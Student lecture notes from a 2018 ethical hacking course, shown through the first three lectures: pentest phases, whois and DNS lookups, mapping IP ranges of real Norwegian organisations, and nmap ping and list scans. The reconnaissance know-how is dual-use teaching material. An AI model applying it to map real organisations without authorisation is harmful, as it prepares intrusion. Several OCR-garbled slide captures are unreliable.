IN5290 - Ethical Hacking

Tanusan Rajmohan - tanusanr@ulrik.uio.no



UNIVERSITY OF OSLO

Autumn 2018

Contents

1	Lec	ture 1: Basis of ethical hacking, general information gathering	9
	1.1	Why ethical hacking?	9
		1.1.1 What is the reason for having so many security issues?	9
		1.1.2 Why ethical hacking is necessary at all?	9
		1.1.3 The motivation behind hacking - Why?	10
		1.1.4 Type of hackers	11
	1.2	Difference between ethical and non-ethical hacking	11
	1.3	Main steps of hacking	12
		1.3.1 Detailed steps of hacking	12
		1.3.2 Type of ethical hacking projects	13
		1.3.3 General information gathering	13
		1.3.4 Methods to do information gathering	13
2	Lec	ture 2: Technical Information Gathering	14
	2.1	Technical information	14
		2.1.1 Domain names	14
		2.1.2 Domain name registration data - whois (e.g. http://who.is	15
		2.1.3 Domain name owner examples	16
	2.2	IP addresses	16
		2.2.1 IP ranges - classful networking	17
		2.2.2 IP Ranges: Classless InterDomain Routing (CIDR)	17
		2.2.3 IP Ranges CIDR - examples	17
	2.3	IP range owners	18
	2.4	Network range examples	18
	2.5	Hosted websites - Cloud services	18
	2.6	Finding network ranges	19
		2.6.1 Finding network ranges example	19
	2.7	Domain to ip options	20
	2.8	Robtex	20
3	Lec	ture 3: Network reconnaissance, port scanning	22
	3.1	Circuit switched vs Packet switched networks	22

	3.2	Packet switched networks – avoiding infinite loops	23
	3.3	Network mapping - answer options	23
	3.4	Internet Control Message Protocol (ICMP)	24
		3.4.1 Layer 3 – Internet Control Message Protocol (ICMP)	24
	3.5	Nmap basic usage	24
		3.5.1 Nmap - ping scan	25
		3.5.2 Nmap - List scan	25
	3.6	Layer 4	26
		3.6.1 Data transmission	26
		3.6.2 UDP protocol	26
		3.6.3 TCP protocol	26
		3.6.4 TCP typical services	26
		3.6.5 TCP 3-way handshake	27
	3.7	Reverse scans	27
	3.8	Ack scan	28
	3.9	Decoy scan - hide ourselves	28
	3.10	Service version detection	28
	3.11	Hping2, hping3	29
	3.12	Port scanning summary: inventory	29
		3.12.1 Special port scanners: Firewalk, Zmap	29
4	Lect	ture 4: Get in touch with services	30
		4.0.1 Where are we in the process of ethical hacking?	30
	4.1	How to start compromising a service?	31
	4.2	Brute-forcing	31
	4.3	Service specific attacks	31
		4.3.1 What is an exploit?	31
	4.4	Attacking ftp service	32
		4.4.1 anonymous login	32
	4.5	Attacking SMTP	33
		4.5.1 open relay access	33
	4.6	DNS service	34

5	Lec	cture 5: Web hacking 1, Client side bypass, Tampering data, Brute-forcing	36
	5.1	Hypertext Transfer Protocol (HTTP)	36
		5.1.1 HTTP response splitting	37
		5.1.2 telnet	37
		5.1.3 web answers (Http status codes) $\ldots \ldots \ldots$	38
		5.1.4 web answers (Http status codes) $\ldots \ldots \ldots$	38
		5.1.5 HTTP PUT method – upload file	38
	5.2	Webserver	39
		5.2.1 types and configuration	39
		5.2.2 Webserver configuration	39
	5.3	Client side - How the browser process the html	40
	5.4	Javascript	40
	5.5	Server side scripts	41
	5.6	Content Management Systems (CMS)	41
	5.7	Start compromising a website	41
		5.7.1 Information disclosure	42
	5.8	Client side filtering	42
	5.9	Brute force with hydra	43
6	Lec	cture 6: Web hacking 2, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF),	
	Ses	ssion related attacks	44
	6.1	Burp suite	44
		6.1.1 Burp Certificate Authority	45
		6.1.2 Burp Certificate Authority	45
		6.1.3 Repeater	45
		6.1.4 Intruder	45
	6.2	Cross Site Scripting (XSS)	46
		6.2.1 What is possible with XSS and what is not?	46
		6.2.2 XSS redirection	47
		6.2.3 XSS page rewrite	47
		6.2.4 XSS cookie stealing	47
		6.2.5 XSS filter evasion	48
		6.2.6 XSS filter evasion	48

		6.2.7	XSS in URL	48
		6.2.8	XSS in HTTP header	48
		6.2.9	XSS types	49
		6.2.10	Prevention against XSS	49
	6.3	Cross	Site Request Forgery (CSRF)	50
		6.3.1	CSRF prevention	50
	6.4	Session	n related attacks	50
		6.4.1	What is the session variable?	50
		6.4.2	Session related attacks - protections	51
	6.5	Session	n hijacking tools	52
7	Lec	ture 7:	Web hacking 3, SQL injection, Xpath injection, Server side template injection, File	
	incl	usion		53
	7.1	Standa	ard Query Language (SQL)	53
		7.1.1	SQL command examples	54
		7.1.2	Type of sql injection exploitations	55
		7.1.3	Blind boolean based sqli exploitation	56
		7.1.4	Exploitation with sqlmap	56
		7.1.5	Writing local files with sql injection	57
	7.2	Local	File Inclusion	58
		7.2.1	Exploitation of the LFI Vulnerability	58
	7.3	Vulner	ability databases	60
		7.3.1	Automatic web vulnerability scanners	60
8	Lec	ture 8:	Binary exploitation 1, stack overflow, Return Oriented Programming	61
	8.1	Binary	v (executable) files	61
		8.1.1	Compiling files	61
	8.2	Virtua	l Address Space	62
	8.3	Binary	v (executable) files	62
		8.3.1	Compiling files	62
		8.3.2	segments	62
	8.4	The as	ssembly language	63
		8.4.1	The stack frame - calling conventions	64
		8.4.2	The stack frame – calling conventions	65

		8.4.3 Stack buffer overflow	65
	8.5	Stack overflow exploit	65
		8.5.1 Available payloads for exploits (Shellstorm)	65
		8.5.2 Linux debuggers	65
	8.6	Stack overflow exploitation in linux	66
	8.7	Return to libc	66
	8.8	Return Oriented Programming	66
9	Lect	ture 9: Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and pro-	
		tions	69
	9.1	The heap	69
		9.1.1 Windows basic heap management	
		9.1.2 Heap overflow	
	9.2	How to exploit heap related vulnerabilities on Windows and Linux	
		9.2.1 Heap related vulnerabilities	71
		9.2.2 Object Oriented Programming (OOP) Vtable	71
		9.2.3 Heap overflow	71
		9.2.4 Use after free exploitation example	71
		9.2.5 Use after free exploitation example	71
		9.2.6 Heap spraying	72
		9.2.7 Linux heap exploitation	73
		9.2.8 Fastbin into stack exploitation example	73
	9.3	Exploit mitigations and protections	75
	9.4	The Metasploit framework	77
10	Lect	ture 10: Internal network hacking	78
		Internal network hacking steps	
	10.1	10.1.1 Get access to the internal network	
		10.1.2 Type of ethical hacking projects	
		10.1.3 Steps of hacking (internal network)	
		10.1.4 Get access	
	10.2	Packet sniffing	
		10.2.1 Promiscuous mode / Monitor mode	
		10.2.2 Wireshark	

vpes of wireless protocols	88 88 88 89
.2.1 Social Engineering techniques	88 88 89 89 90 90
.2.1 Social Engineering techniques	88 88 88 89 89 90
.2.1 Social Engineering techniques	88 88 88 89 89
.2.1 Social Engineering techniques	88 88 88 89
.2.1 Social Engineering techniques	88 88 88 89
.2.1 Social Engineering techniques	88 88 88
.2.1 Social Engineering techniques	88 88
.2.1 Social Engineering techniques	88
-	
.1.2 Basis of Social Engineering	86
.1.1 What is Social Engineering?	
	86
	00
-	
-	
.2.9 Layer 2 and layer 3 communication	
.2.8 Wireshark - advanced usage	
.2.7 Internal hacking - port scanning	
.2.6 Internal hacking steps	
.2.5 Get access to the internal network	
.2.4 Get access – bypassing port security	81
.2.3 Get access	81
	2.4 Get access – bypassing port security 2.5 Get access to the internal network 2.6 Internal hacking steps 2.7 Internal hacking - port scanning 2.8 Wireshark - advanced usage 2.9 Layer 2 and layer 3 communication 2.9 protocol, ARP/DNS poisoning 3.1 ARP protocol 3.2 ARP protocol 3.3 ARP poisoning 3.4 DNS poisoning 4.1 Netbios 4.1 Netbios 4.2 Netbios vulnerabilities 4.3 Server Message Block (SMB) 4.4 SMB vulnerabilities 4.5 Active Directory (AD)

	12.1.3 Wi-Fi definitions	. 91
	12.1.4 Wi-Fi network protections	. 91
12.2	WEP hacking	. 91
	12.2.1 Wireless Equivalent Privacy (WEP)	. 91
	12.2.2 Wi-Fi hacking - monitor mode	. 92
	12.2.3 Wi-Fi hacking - dumping the air traffic	. 93
	12.2.4 WEP hacking	. 93
12.3	WPA & WPA2 hacking	. 93
	12.3.1 aireplay	. 94
	12.3.2 aircrack-ng	. 96

Learning outcome

After completing the course you will be able to:

- have knowledge about the theoretical basis for security testing
- have the ability to protect systems against modern cyber attacks
- have information on the legal aspects of performing ethical hacking and to judge what is within and outside permitted activities
- be able to perform practical penetration testing using up-to-date tools and techniques
- be able to evaluate the security status of systems and suggest solutions for removing security vulnerabilities
- be able to use publicly available resources for verifying the status of vulnerabilities and for applying patches

1 Lecture 1: Basis of ethical hacking, general information gathering

Lecture Overview

- What is ethical hacking?
- Steps of penetration testing
- Information gathering techniques


1.1 Why ethical hacking?

1.1.1 What is the reason for having so many security issues?

- Lack of money
- Lack of time
- Lack of expertise
- Negligence

And many others...

- Convenience
- Old systems
- Too complex systems
- 3rd party components



1.1.2 Why ethical hacking is necessary at all?

- Checking the system from the attacker's perspective can reveal serious security deficiencies
- The "attacker" thinks like a real hacker (but not totally) / understand the black hat hacker, mindset.

- Do we use the same methodology as the real hackers? What makes hacking ethical?
- Do we have the same goals?

- What is allowed and what is not?
- Do we have to hide ourselves when ethically hacking?
- The system security cannot be guaranteed without deep and regular penetration testing
 - Can it be guaranteed with penetration testing? Unfortunately not always perfectly, the keyword is the appropriate mitigation
- Computer systems have several security problems
- Understand the black

1.1.3 The motivation behind hacking - Why?

To understand the real hackers, first we have to understand the motivations:

- What a cool thing to be a hacker
- Because I can
- Money
- Revenge
- Annoyance
- Protesting against something
- Organized and well-paid professional groups (mafia and governmental groups)

The goal of hacking Break the information security triple (confidentiality, integrity, availability)

- Steal confidential information
- Modify data
- Make services unavailable (Denial Of Service)

To promote security? YES

1.1.4 Type of hackers

- Black hat hackers: with malicious intent
- White hat hackers: perform penetration testing to promote the security
- Script kiddies: amateurs (usually young kids) using publicly available software tools to attack
- **Protest hackers** (protest against something e.g. anonymous)
- Grey hat hackers: usually white hat, but can be black hat
- **Red hat hackers**: Stopping black hat hackers by attacking them
- Blue hat hackers: Hacking in order to take revenge
- Green hat hackers: beginners to hacking

1.2 Difference between ethical and non-ethical hacking

Task: Find the admin password of "NonExistingBank AS"

How do I start? Which one of these will be used by the black hat and the white hat hackers?


- Try the websites, maybe there's a server side scripting flow?
- Try to apply for an account to have access to password protected sites?
- Try with low level exploitation against the server?
- Try to access the DMZ through a less controlled service?
- Try to sneak inside the building to have access to the internal network?
- Try social engineering emails against the employees?
- Try to make friendship with the system admin?

 Legal (contract) 	• Illegal
 Promote the security by showing the vulnerabilities 	 Steal information, modify data, make service unavailable for own purpose
 Find all vulnerabilities 	 Find the easiest way to reach the goal (weakest link)
 Without causing harm 	 Do not care if the system will be destroyed (but not too cortic)
 Document all activities 	early)Without documentation
 Final presentation and report 	Without report, delete all clues

1.3 Main steps of hacking

- Information gathering
- Identifying the target domain
- Finding vulnerabilities
- Exploiting the vulnerabilities
- Lateral movements
- Carry out goal

Steps of an attack with available info as the hacking process proceeds



1.3.1 Detailed steps of hacking

- 1. General information gathering: collecting collecting all available information from the target and systemize the information
- 2. Technical information gathering: collecting network and system specific information like target ip ranges
- 3. Identifying available hosts in the target network (which computer can be attacked)
- 4. Identifying available services in the target network (which service can be attacked)
- 5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)
- 6. Automatic vulnerability scanning (intelligent tools with huge vulnerability database)
- 7. Manual verification of the findings (to check if the previous findings are real true positive)
- 8. Exploitation
- 9. Lateral movements (to move through the network)
- 10. Ensure access until the end of the project
- 11. Achieve primary and secondary goals
- 12. Remove clues
- 13. Reporting and presentation
- 14. Removing the attacking files!!! (tools, data, script created temporarily during the pentest)

1.3.2 Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web tracking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

1.3.3 General information gathering

- Usually the first step of every attack
- Before getting contact with the target we need to prepare for the attack
- General information gathering covers all the efforts that is done for collecting all the information from the target
- The collected information should be analyzed as well in order to filter the important information
- Sometimes it is not obvious which information will be useful later, all information should be systemized
- The result of the information gathering is a huge dataset with dedicated information (e.g. user lists, etc.)

1.3.4 Methods to do information gathering

- Google and all search engines are best friends
 - Simple search engine queries
 - Specific search engine queries (google hacking, see later)
 - Cached data (data that are not online right now, but can be restored)
- The social media is another best friend
- Companies and persons spread lots of information from themselves.
- We can create personal and company profiles
- We can identify key persons and other key information

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

2 Lecture 2: Technical Information Gathering

Lecture Overview

- What are the technical information of the target
- How to collect the technical information
- Typical network layouts
- Identifying the network range of the target

2.1 Technical information

- Domain names of the target
- Domain owner(s) of the target
- Domain registrants
- Ip addresses associated with the target websites

Example:

- Ip ranges of the target
- Ip range owner(s)
- List of hosted websites
- Hosting companies
- Etc

2.1.1 Domain names

A domain name is an identification string that defines a realm of administrative autonomy, authority or control within the Internet.

aftenposten.no

second level domain.topleveldomain

Domain names are formed by the rules and procedures of the Domain Name System (DNS). Any name registered in the DNS is a domain name.

Top level domain can be (com, net, info, edu, org and country code) Second and third level domains can be any string. The full length of the domain cannot be longer than 255 characters.

www.mn.uio.no hostname.thirdlevel.secondlevel.TLD


- A hostname is a domain name that has at least one associated IP address
- The first domain was registered in 1985 (symbolics.com)
- Domains are registered by the domain registrators that are accredited by the Internet Corporation for Assigned Names and Numbers (ICANN)
- each TLD is maintained and serviced technically by an administrative organization operating a registry (UNINETT Norid AS for .no)
- All data has to be published and accessible with the *whois* protocol

2.1.2 Domain name registration data - whois (e.g. http://who.is

The whois database must contain the following information:

- Administrative contact
- Technical contact
- Billing contact
- Name servers

Name servers are computers that provide subdomain information for the particular domain using the dns protocol



- Unique name with country code (TLD)
- Domain names belong to private individuals or companies
- Everyone can register a domain (for trademarks there's a priority)
- A domain name is only the right to use a special string, it is not an ip and not a computer!

Search in all Norwegian domain names.		
uio.no Q		
DOMAIN NAME		
ulo.no		Registered: 15-11-1999 Last updated: 05-07-2018
HOLDER		
UNIVERSITETET I OSLO		
Organization number 971035054		
Postboks 1059, Blindern	postmottak@usit.uio.no	
NO-0316 Oslo NORWAY	hostmaster@usit.uio.no +47 22 85 24 70	
Incorrect or outdated information? Contact your registrar to correct.		
REGISTRAR		
UNINETT AS		
NO-7465 Trondheim	hostmaster@uninett.no	
ronuneim	http://www.uninett.no	

Domain lookup

2.1.3 Domain name owner examples

Find the owner of the following domains:

- nrk.no
- dyreparken.no
- horsepro.n

Find a contact pone number for the following domains:

- \bullet footish.se
- \bullet termesangiovanni.it

When is the expiration date of the following domains:

 $\bullet \ time and date.com$

Domain name search

• Example1: find third level domains for *uio.no*! Use the Google with the site: keyword

Google	site:uio	o.no -ww	w.uio -foll	k			Ŷ	٩
	All	Images	News	Shopping	Maps	More	Settings	Tool
	About 64	46,000 res	ults (0.19 s	econds)				
	https://w	www.hf.uic	no/iakh/	· Translate th	is page	ring og histo Istår av tre fag so	rie m hver på sin måte gran	nsker
	https://w Institutt fo fortiden.	www.hf.uic for arkeolo BUS: Ho	o.no/iakh/ gi, konserv	 Translate th ering og histori 	is page			nsker

• Example2: find third level domains for dn.no!

2.2 IP addresses

- IPv4: 32bit (2^{32} =4 294 967 296 combinations)
- IPv6: 128bit (2¹²⁸=3.4*10³⁸ combinations)
- IP addresses are for the identification of computers during the communication (OSI 3^{rd} layer, see later).
- In order to be easy to memorize it, 8bit (byte) blocks are used for ipv4 e.g. 129.240.171.52
- For ipv6 addresses are represented as eight groups of four hexadecimal digits
 - e.g. 2001:0db8:0000:0042:0000:8a2e:0370:7334

Domain name search - Netcraft

•	Finding do OS version sults for uio.no	mains with its detection	owner	RETC	RAFT	
Four	nd 12 sites					
	Site	Site Report	First seen	Netblock	05	
1.	www.sio.no	6	august 1995	university of oslo, norway	cisco	
2.	folkuio.no	6	october 2001	university of oslo, norway	linux	
3.	www.mn.uio.no	6	may 1996	university of oslo, norway	cisco	
4.	heim.ifl.uio.no	6	april 2003	university of oslo, norway	Enux - redhat	
5.	www.sv.ulo.no	6	october 1995	university of oslo, norway	cisco	
6.	www.khm.ule.no	6	november 2004	university of oslo, norway	cisco	
7.	foni.uio.no	6	august 2011	university of oslo, norway	Enux - redhat	
8.	www.med.uio.no	6	may 1996	university of oslo, norway	cisco	
9.	app.ulo.no	6	febuary 2017	university of oslo, norway	unknown	
10.	passwords12.at.iff.uio.no	6	febuary 2013	university of oslo, norway	linux - redhat	
11.	home.fl.slo.no	6	november 2003	university of oslo, norway	linux - redhat	

2.2.1 IP ranges - classful networking

IP ranges contain more ip addresses. e.g. 12.240.171.56-129.240.171.63 (8 addresses)

In 1981 the **classfull networking** was created. It consisted of the A, B, and C class of network ranges. The idea was to divide the ip into network and subnet part:

129.240. 171.58

identifies the network identifies the host within the network

 Class A: 0.0.0
 -127.255.255.255
 128 ranges 2563 in 1 range

 Class B: 128.0.0.0
 - 191.255.255.255
 16384 ranges 2562 in 1 range

 Class C: 192.0.0.0
 - 223.255.255
 2097152 ranges 256 in 1 range

2.2.2 IP Ranges: Classless InterDomain Routing (CIDR)

- CIDR was created in 1993
- Network address length is arbitrary (not only 8, 16, 24 bits)

Examples:


```
129.240.171.56 (10000001.11110000.10101011.00111000) –
129.240.171.63 (10000001.11110000.10101011.00111111)
```

The first 29 bits are fixed in the range, the last three can be anything within the network: **CIDR: 129.240.171.56/29**

2.2.3 IP Ranges CIDR - examples

- What is the first and last address of the /23 network range that contains: 194.172.10.10?
- What is the first and last address of the /18 network range that contains: 164.44.20.52?
- How many addresses does a /25 network range have?

Domain to ip conversion (DNS service)



- · DNS servers are all around the world
- · Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) • are directly under the root servers
- DNS data are stored redundantly (master and slave • server)

Domain to ip conversion (DNS service)

- Address Mapping records (A) ...
- IP Version 6 Address records (AAAA)
- Canonical Name records (CNAME) ... Host Information records (HINFO) ...
- •
- Mail exchanger record (MX) Name Server records (NS) ...

www.uio.no 129.240.171.52

:~#

Reverse-lookup Pointer records (PTR)



$\mathbf{2.3}$ **IP** range owners

The *whois* protocol is also used to get the owner a particular ip range. The records are stored in different databases according to the continents.

The Norwegian entries are stored in the European database (RIPE NCC) If we don't know which database to use the general whois protocol helps us.



Ip range owners

198.62.101.225

194.61.183.124



$\mathbf{2.4}$ Network range examples

Who is the owner of the following ips and how big is the related network range?

- 5.44.65.150
- 195.88.55.16
- 188.44.50.103

$\mathbf{2.5}$ Hosted websites - Cloud services

- In several cases a website is hosted. That means it is stores on a webserver
 - that does not belong to the target organization
 - which can contain several other websites

In those cases the webpage cannot be attacked or separate permission is needed from the owner of the server computer (Example: elektronikmesse.dk)

2.6 Finding network ranges

- Search for all domains including second and third level
- Look for the corresponding ips
- Check which database contains the ip owner (whois)
- Check the ip ranges (ripe, arin, etch...)

2.6.1 Finding network ranges example

- Practice: Find the network ranges of the owner of dn.no
- Solution (demo)
 - dn.no belongs to the DAGENS NÆRINGSLIV AS
 - www.dn.no has the ip 87.238.54.132
 - ripe ncc says it is a part of the network range: 87.238.54.128-143
 - the owner of the range is the NHST media group
 - dn.no has the following second level domains: s1,s2,s3,s4, arkiv, multimedia, investor, hotell, idn, ww5, sjakk, pad
 - All the domains are associated with the same ip (87.238.54.132), except the pad.dn.no which is: 87.238.53.121, and the hosted websites (sjakk,)
 - The pad.dn.no is in the range of 87.238.53.0-143


Finding network ranges -reverse whois

With the reverse *whois* service, we can search for domains by providing an email or name. For example more than 100 domains are associated with the email nhst.no


Finding the range: dnavis.no -> 87.238.54.132

.

.....



Internal network ip address ranges



2.7 Domain to ip options

- One domain to one ip A web server with one website
- Multiple domain to one ip A web server hosts multiple websites
- One domain to multiple ip load balancer, cloud service



Robtex is used for various kinds of research of IP numbers, Domain names, etc.

Example: dn.no It belongs to NHST Media Group AS The network range is: 87.238.32.0/19 87.238.32.0-87.238.63.255 Who is Redpill Linpro?

	NO DEN NO
location	Norway
ptr	www.da.no
	a 2a02:c0:207::132
	87.238.54.132
	whois NHST Media Group A
	route 87.238.32.0/19
	descr REDPILL-LINPRO
	location Oslo, Norway
	ptr www.dn.no

Robtex – graph view

It also presents a graph view of the target related ips and ranges



Types of computers in the network

- Server
- Network device (router, switch)
- · Firewall (stateless, statefull), lds, lps
- Printers
- User desktops
- User laptops
- Mobil devices
- IOTs




- · DNS data is indicated
- · Subdomains, similar domains, domains with other TLD

						ī
P cumbers	Sharing IP manhers	Partially sharing IP manhers	Name servers	Providers of the same servers	Mail servers	Providence of the mail serve
87.238.54.332	аніз абелго мини абелго 2 герайз зірник.	catrudeure+ 1 mailta alto-m.	nai Approt na2 Approt na3 Approt na3 Approt nais doors	2601:5040:621:1 2601:5040:622:1 2001:5040:622:1 202.240.224.2 202.240.224.2 252.240.225.2 252.240.225.2 252.240.225.2	rn, akat no rni 2 allat no 2 sealts shown.	62,248,35,170 63,248,35,171 2 republic shows.
names.	Station	6			On other TLD	is and domains
ng ander titte Benam is hor	dia.no adf.no		The participant, or an, in		dis.com dis.direct dis.A dis.A dis.A dis.A dis.Au dis.com dis.com dis.com dis.com dis.com	ti ne v to tij ve deer.
ann: Val legis deud. De						
	2012-001-017-112 17-225-54-122 17-225-54-122 1-0010-01-01-01-01 1-0010-01-01-01-01-01-01-01-01-01-01-01-	Danibard 2017-1132 minu davana 17.2235 54 332 armsk davana 2 menda skore 2 menda skore	And a start of the	And and a specific section of the specific section of	And and a star in the star in	And and a final sector of the


Shodan -IOT device finder




Network layout example 1.



Network layout example 2.




Network layout example 3.



FOCA

A substance the allow halo with a s	● sio □ - iji Natersk	Atribute
Automatically identifies	Cleans Di Servers (X72)	Servers in Range excerged-1 uis re (108.240.2.1)
subdomains, servers,	199343.03	mon-gaz vie no (129/2402.2)
Subdomano, Screeno,	B B 129,240.1.0	nissen.uie.no (129.240.2.3)
ips		cmab-text.uia.no [129:240.2.4] excer-pert.uia.no [129:240.2.5]
ipa	B = 129,240,40	101 size of 122 240 241
 Websearch (google, 	B mon-pu21uiane [0252404.1] B mon-pu2uiane [0252404.2]	store-distfil aio.no (129.340.2.7)
· websearch (google,	(j) [] mem-petuia.no (129:240-63)	cada uis no (129/240/2/8)
hine)	 B wpr vpr.vie.ne (729/240.4.9) B vcbroot/backgroff1 airc.ne (729/248.4.11) 	kvarabit.sia.ne [129.240.2.9]
bing)	 ip ig vQeod-backandE1 ani.no (1292414.11) ib ba46ca ule no (1292404.12) 	new-dhcp1uis.no (129.240.2.18) anno uis.no (129.240.2.11)
Et al a station of a	(j) [] musk prod01 uio no (129/240.4.13)	nov pre-00 use no (129-242-2-12)
 Fingerprinting 	 B v0prod/backanet82 ato no [129.243.4.14] B v0prod-exp31 ato no [129.243.4.15] 	habo/02.sis.no [128,240,2.14]
	B v0prod-exp22uio.so [129:242.4.16]	daily ping uis no [129.240.2.15]
 DNS data 	 B witcock-spacifizations (129/2424.17) B witcockbackanetBlack on (129/2424.18) 	dhop1 uio.eo (1292482:16) evrades1 uie.eo (1292482:17)
	iii) iii w0prod-wo02 uis.ne [129.240.4.19]	habo(0.sis.no [125,240,2.18]
 IP Bing 	(j) (j) wOest equid02 uis no (129.240.4.29)	matki ala na (128,240,230)
0	 B. wQxxx4/p11.sis.ne (529.240-621) B. my mm01.sis.ne (529.240-622) 	sadius1.sia.re (129.240.2.23)
 PTR search 	(i) (ii) amedev-text05.uto.no (129.240.4.23)	ese sa vie no [129,240,2,25]
- FIIN Search	 is mo-prod07uiano (128240-424) is order sole conditium no (128240-424) 	huidra alo no (129348227) admin-ge alo no (129248233)
 Shodan & Robtex 	iii witevolvelit ais no (125 241 4 26)	trekseperuio no (729/2402.36)
	B B bose prod01 siz no [129:240.427]	tem-kalle uis no [129:240.2.37]
Drute femilier	 B vOprod-(b03 size no (128:240:4.28) B mve pred04 size no (128:240:4.28) 	
 Brute-forcing 	(a) (b) denote one 402 size one (1029-240) 4 508	
	(i) (i) v3demo.p01.uio.no (129.240.4.32) (ii) (i) post-scit-oraged aio.no (129.240.4.32)	-


Maltego – Information gathering tool




3 Lecture 3: Network reconnaissance, port scanning

Lecture Overview

- Identifying hosts in a network
- Identifying services on a host
- What are the typical services
- Ordinary and special port scanning methods






3.1 Circuit switched vs Packet switched networks


In circuit switched network a virtual line is allocated between the communicating parties. The line is busy until the communication ends.

In packet switched networks the caller sends packets to the direction of the receiver. There's no planned route, each network device chooses the most appropriate device as next considering routing tables and traffic.



3.2 Packet switched networks – avoiding infinite loops

- As there's no planned route between the sender and the receiver it can happen that a packet gets stuck in the network following an infinite loop
- Messages are placed in network packets according to the OSI model
- Every packet should contain a ttl value (Time to Live) that is decreasing when arriving to the next network device (network hop)
- When ttl is 1 the packet has to be dropped



http://electricala2z.com/cloud-computing/osi-model-layers-7-layers-osi-model/

3.3 Network mapping - answer options

positive answer


• In case of *icmp* we get an echo reply for our echo request

Negative answer

• In case of *icmp* we get destination unreachable / host unreachable message

No answer

• In case of *icmp*, we have no response from the host that was addressed by the echo request



Layer 3 – Internet Control Message Protocol (ICMP)



To check if a host is responding

 Echo request – Echo reply to make sure a host is turned on

Internet Control Message Protocol (ICMP) examples - ping

4 bytes 1 4 bytes 1 4 bytes 1 C www.u packets	from www.uio.no (129.2 from www.uio.no (129.2 from www.uio.no (129.2 io.no ping statistics transmitted, 3 receiv) 56(84) bytes of data. 40.171.52): cmp_seq=2 ttl=128 time=14.6 ms 40.171.52): cmp_seq=2 ttl=128 time=48.2 ms 40.171.52): cmp_seq=3 ttl=128 time=11.0 ms 64.0% packet loss, time 2005ms 4.657/48.205/16.716 ms
Туре	Message	
0	Echo reply	
3	Destination unreachable	
4	Source quench	
5	Redirect	
8	Echo request	
11	Time exceeded	
12	Parameter unintelligible	
13	Time-stamp request	
14	Time-stamp reply	
15	Information request	
16	Information reply	
17	Address mask request	
18	Address mask reply	

3.4 Internet Control Message Protocol (ICMP)

3.4.1 Layer 3 – Internet Control Message Protocol (ICMP)

Since ICMP contains the ttl value, it is possible to guess the receiver host's operating system by its ttl. Initial ttl values:

Windows: 128 since Windows2000

Linux: 64 for 2.0.x kernel

Solaris: 255

ICMP practice examples:

Find a host with 64 as initial ttl

Find a host with 128 as initial ttl

Internet Control Message Protocol (ICMP) examples - traceroute

Since all devices have to drop the packets with *ttl*=1, it is possible to map the route of a packet by repeating the ping with increasing *ttl* values. First, the initial *ttl* is 2, so after the first hop the device sends a time exceeded message. With *ttl*=3 the time exceed message is coming from the device at the second hop, etc.



Internet Control Message Protocol (ICMP) examples – visual traceroute



3.5 Nmap basic usage

Nmap is an universal port scanner. It is able to carry out ordinary and specific host and service discoveries. *Nmap* has a scripting engine which makes it capable of carrying out complex scanning as well as vulnerability discovery, fuzzing, etc. tasks

For one simple ping the following command has to be used:

root@kali:~# nmap -sP www.uio.no
Starting Nmap 7.40 (https://nmap.org) at 2018-08-31 14:02 EDT
Nmap scan report for www.uio.no (129.240.171.52)
Host is up (0.00055s latency).
Mmap dome: 1 IP address (1 host up) scanned in 0.26 seconds

Host(s) to be scanned can be set in multiple ways:

With domain: www.uio.no

With ip: 129.240.171.52

With ip range (CIDR): 129.240.171.0/24

With ip range (from-to) 129.240.171.2-6, 129.240.170-175.1

With list: 129.240.171.1,129.240.171.2

The main parameter is the scanning type that can be set with the -s switch, e.g. -sP: ping scan Example task: How many hosts are alive in our current local network range? E.g. nmap -sP 192.168.0.0/24

With nmap it can be set:

- Type of scan (see detailed list later)
- Additional tests (e.g. version detection)
- Timing option (how many tries, how many parallel requests, max retries, scan delay, etc.)
- Hosts / host input
- Output result format (flat file, xml, etc.)
- Filtering (e.g. show only open ports)
- Scripts to run

3.5.1 Nmap - ping scan

- With the -sP switch
- Nmap pings all the specified hosts
- The available hosts are listed with their MAC address
- *ICMP* messages are not always allowed in a network



3.5.2 Nmap - List scan

- With the -sL switch
- Has no connection with the hosts
- The DNS server is asked if a specific domain is registered in its database

Nmap	scan	report	or www-dav.ctcc.no (129.240.171.176)
Nmap	scan	report	or www-dav.praktikum.uio.no (129.240.171.177)
